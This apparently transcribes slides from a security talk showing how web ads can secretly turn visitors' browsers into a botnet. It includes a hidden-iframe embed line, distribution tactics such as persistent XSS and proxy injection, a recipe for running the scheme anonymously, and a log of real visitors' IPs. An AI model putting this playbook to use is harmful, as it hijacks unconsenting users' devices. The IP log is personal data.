Browser as Botnet

Charge

What if websites borrowed CPU cycles from your device to compute arbitrary tasks while you visited them?

Outline

Distributed Computing and Botnets

The Web and the Browser

Browsers + Botnets

Experiments

Distributed Computing


Many CPUs/machines working together to compute some problem.

Compute nodes are connected via a network and communicate instructions, data, and results via messages.


Network can be managed by a command-and-control server or entirely non-hierarchical where nodes operate entirely peer-to-peer.

Not all problems can be distributed. But when they can distribution offers huge speedups.

Serial Computing



Distributed Computing



Distributed Compute Proj.

Albert@home
Asteroids@home
ATLAS@Home
BURP
CAS@home
Cleanmobility.now
Climate Prediction
Collatz Conjecture
Comcute2010
Compute for Humanity
Cosmology@Home
DENIS@Home
DistributedDataMining
Distributed.net
DreamLab
Einstein@Home
Electric Sheep
Enigma@Home
Evolution@home
Fishtest
Folding@home
Galaxy Zoo
Gerasim@Home
Goldbach's Conjecture
GIMPS
Hydrogen@home
IBERCIVIS
Leiden Classical
LHC@home
Sixtrack
LHC@home
Virtual LHC@Home
M4 Project
Milkyway@Home
MindModeling@Home
MoneyBee
Moo! Wrapper
Muon1 Distributed Particle Accelerator Design
NFS@Home
NNGenerator
NumberFields@Home
Primaboinca
QMC@home
Quake Catcher Network
Radioactive@home
RALPH@home
RNA World
Rosetta@home
SAT@home
Second Computing
SETI@home
SETI@home Beta
Stardust@home
Stop@home
theSkyNet POGS
Twin Prime Search
USPEX@Home
Volpex
WEP-M+2 Project
Wieferich@Home
WUProp@Home
YAFU
yoyo@home

https://brannon.online | @brannondorsey

Botnets

Robot + Network = Botnet

A distributed network of computers under the control of a single entity.

Highly associated with hacking and criminal activity. A **botnet implies that the computer owner doesn't know** that their machine is participating as a node in the network.

Usually installed as a trojan or worm. Botnets have been known to include 10s of millions of infected hosts.

Botnets

Distributing compute provides abundant resources.

- Many CPUs
- High Network Bandwidth
- Diverse set of IP Addresses (network entry points)

Uses:

- DdoS
- E-mail spamming
- Spyware (monitoring users w/out their knowledge)
- Click fraud
- Cryptocurrency mining

Named Botnets

Bagle
Marina
orpig
Storm
Donbot
Cutwail
Akbot
Srizbi
Lethic
Xarvester
Sality
Mariposa
Conficker
Waledac
Maazben
Onewordsub
Gheg
Nucrypt
Wopla
Asprox
Spamthru
Gumblar
BredoLab
Grum
Ozdok
Kracken
Festi
Vulcanbot
LowSec
TDL4
Zbot
Kelihos
Ramnit
Chameleon
Mirai

Native Applications

Botnets and distributed computing applications have user-level access to your machine.

Native code is trusted because it is assumed that the user installed/authorized it.

- Read/write access to your file system
- The ability to open network communication ports
- Hardware access: CPUs, GPUs, etc...

The Web Browser

The web browser is a **meta-application**. It facilitates the execution of arbitrary code that is loaded from servers as you browse the web.

When you navigate to a web page, the author of that website* has the authority to run code on your machine from the moment you load that browser tab until that tab is closed.

The browser is a **sandboxed** environment that does its best to protect you from the code it runs.

** Plus anyone the author provides access to – including analytics trackers, advertisers, font-loaders, JavaScript library authors, etc...*

Browser as Botnet

What if a web page secretly ran small snippets of code that had nothing to do with your browsing experience for the duration of the time that you were visiting that page?

How much free compute could be generated for the site owner? How much network bandwidth could be exploited in this way?

What if popular websites did this?

Is it possible to do this totally anonymously?

Password Cracking Example

MrSnuffles1989 → a3c8429ffd972930fe545ae932228990

Demo

radicalnetworks.org

Demo

```
<iframe src="https://radnets.brannon.online/embed" style="display: none"></iframe>
```

Distribution

With any botnet/distributed compute application, distribution is often the greatest challenge.

Traditional methods include volunteers or viruses.

- Run a popular website
- Write a Wordpress/Tumblr theme
- Run a free proxy server (or TOR exit node) and inject your code into non-HTTPS traffic
- Be an ISP
- Persistent Cross-site Scripting (XSS)
- **Buy a banner Ad**

HTML Banner Ads


Dynamic HTML ads are embedded into publisher's web pages as an iframe or JavaScript file. They serve a single-page website that executes arbitrary JavaScript in the user's browser.


- Reveal the IP address, user-agent, and referrer URL (the page you are currently on)
- "Phone home", communicate with a server
- Make arbitrary HTTP GET requests to **any** resource on the web (can't always read the response though)
- Execute code on multiple CPUs with Web Workers
  - Web Workers can run Web Assembly (wasm)
  - 2017 brings WebAssembly to all major browsers

Doing it Anonymously

Anon E-mail protonmail.ch

Anon advertising network popunder.net


Popunder - adverti
Secure
https://popunder.net/en/
PopUnder
MAIN
PRICING
NEWS
FORUM
FAQ
RULES
EN
SIGN IN
SIGN UP
Maximize your profit!
Your site can earn more
with effective advertising formats
Pay 85% of advertisers expenses
Weekly payouts with no hold
Instant Support
Referral program
Solutions
ADVERTISING FORMATS
TARGETINGS
DISCOUNTS AND BONUSES
WITHDRAWAL
ADD FUNDS


Google
Translate
Turn off instant translation
English
Spanish
French
Russian - detected
English
Spanish
Arabic
Translate
При клике баннер никуда не ведет
32/5000
When you click the banner does not lead anywhere
Suggest an edit
Pri klike banner nikuda ne vedet

Doing it Anonymously

Anon E-mail protonmail.ch

Anon advertising network popunder.net

Anon server (VPS) plenty of offshore options

Anon domain name namecheap.com

Anon SSL certificate Let’s Encrypt

Anon analytics Piwik (GNU licensed)

Launching a Botnet

Node.js server to distribute various JavaScript bot payloads and collect statistics.

Ads ran infrequently over the course of 1 month.


Popunder.net offers $0.04 CPM (cost per 1,000 impressions) minimum bids.

The first ad was an “info bot” designed to gain an understanding of the compute resources, number of nodes, etc... that could be expected from the ad network.

```
brannon@brannon: ~/Documents/code... × | brannon@brannon: /media/brannon × | brannon@brannon: ~/Documents/code... × | ubuntu@ip-172-31-7-72: ~/browser-as-b... × | brannon@brannon: ~/Documents/code... × | brannon@brannon: ~/Docume
1504794503301 'benchmark' '::ffff:91.214.82.2' 'Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36' '5378074b0a58a8dad4e5bd97ed29acb1
1504794503351 'time' '::ffff:109.172.78.236' 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36' 152
1504794503372 'ping' '::ffff:79.126.240.214' 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36'
1504794503383 'ping' '::ffff:88.196.27.43' 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36'
1504794503418 'time' '::ffff:128.199.41.249' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36' 193
1504794503463 'time' '::ffff:77.65.81.62' 'Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0' 40
1504794503477 'time' '::ffff:31.223.152.197' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.79 Safari/537.36' 190
1504794503478 'ping' '::ffff:93.65.189.16' 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36'
1504794503560 'ping' '::ffff:109.92.128.106' 'Mozilla/5.0 (Linux; Android 5.1.1; SM-J320FN Build/LMY47V) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.91 Mobile Safari/537.36'
1504794503563 'ping' '::ffff:77.194.19.173' 'Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36'
1504794503604 'benchmark' '::ffff:125.167.190.50' 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36' 'cec40b68449a950b32
1504794503645 'time' '::ffff:93.86.119.32' 'Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36' 516
1504794503658 'time' '::ffff:87.228.66.224' 'Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.95 YaBrowser/13.10.1500.9323 Safari/537.36' 35
1504794503708 'ping' '::ffff:103.217.111.222' 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36'
1504794503762 'ping' '::ffff:85.127.11.144' 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36'
1504794503772 'time' '::ffff:176.15.196.30' 'Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.137 YaBrowser/17.4.1.919 Yowser/2.5 Safari/537.36' 310
1504794503811 'time' '::ffff:66.102.9.61' 'Mozilla/5.0 (Linux; Android 5.0.1; ZTE BLADE A5 PRO Build/LRX21M) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.116 Mobile Safari/537
1504794503827 'ping' '::ffff:46.198.1.76' 'Mozilla/5.0 (Windows NT 6.1; rv:55.0) Gecko/20100101 Firefox/55.0'
1504794503857 'time' '::ffff:46.188.31.55' 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36' 1
1504794503941 'time' '::ffff:150.70.173.8' 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)' 21
1504794503944 'ping' '::ffff:31.40.155.158' 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.125 YaBrowser/17.7.1.804 Yowser/2.5 Safari/537.3
1504794503947 'ping' '::ffff:1.10.223.119' 'Mozilla/5.0 (Windows NT 6.1; rv:55.0) Gecko/20100101 Firefox/55.0'
1504794503968 'time' '::ffff:109.175.26.67' 'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0' 527
1504794504007 'ping' '::ffff:46.2.17.70' 'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0'
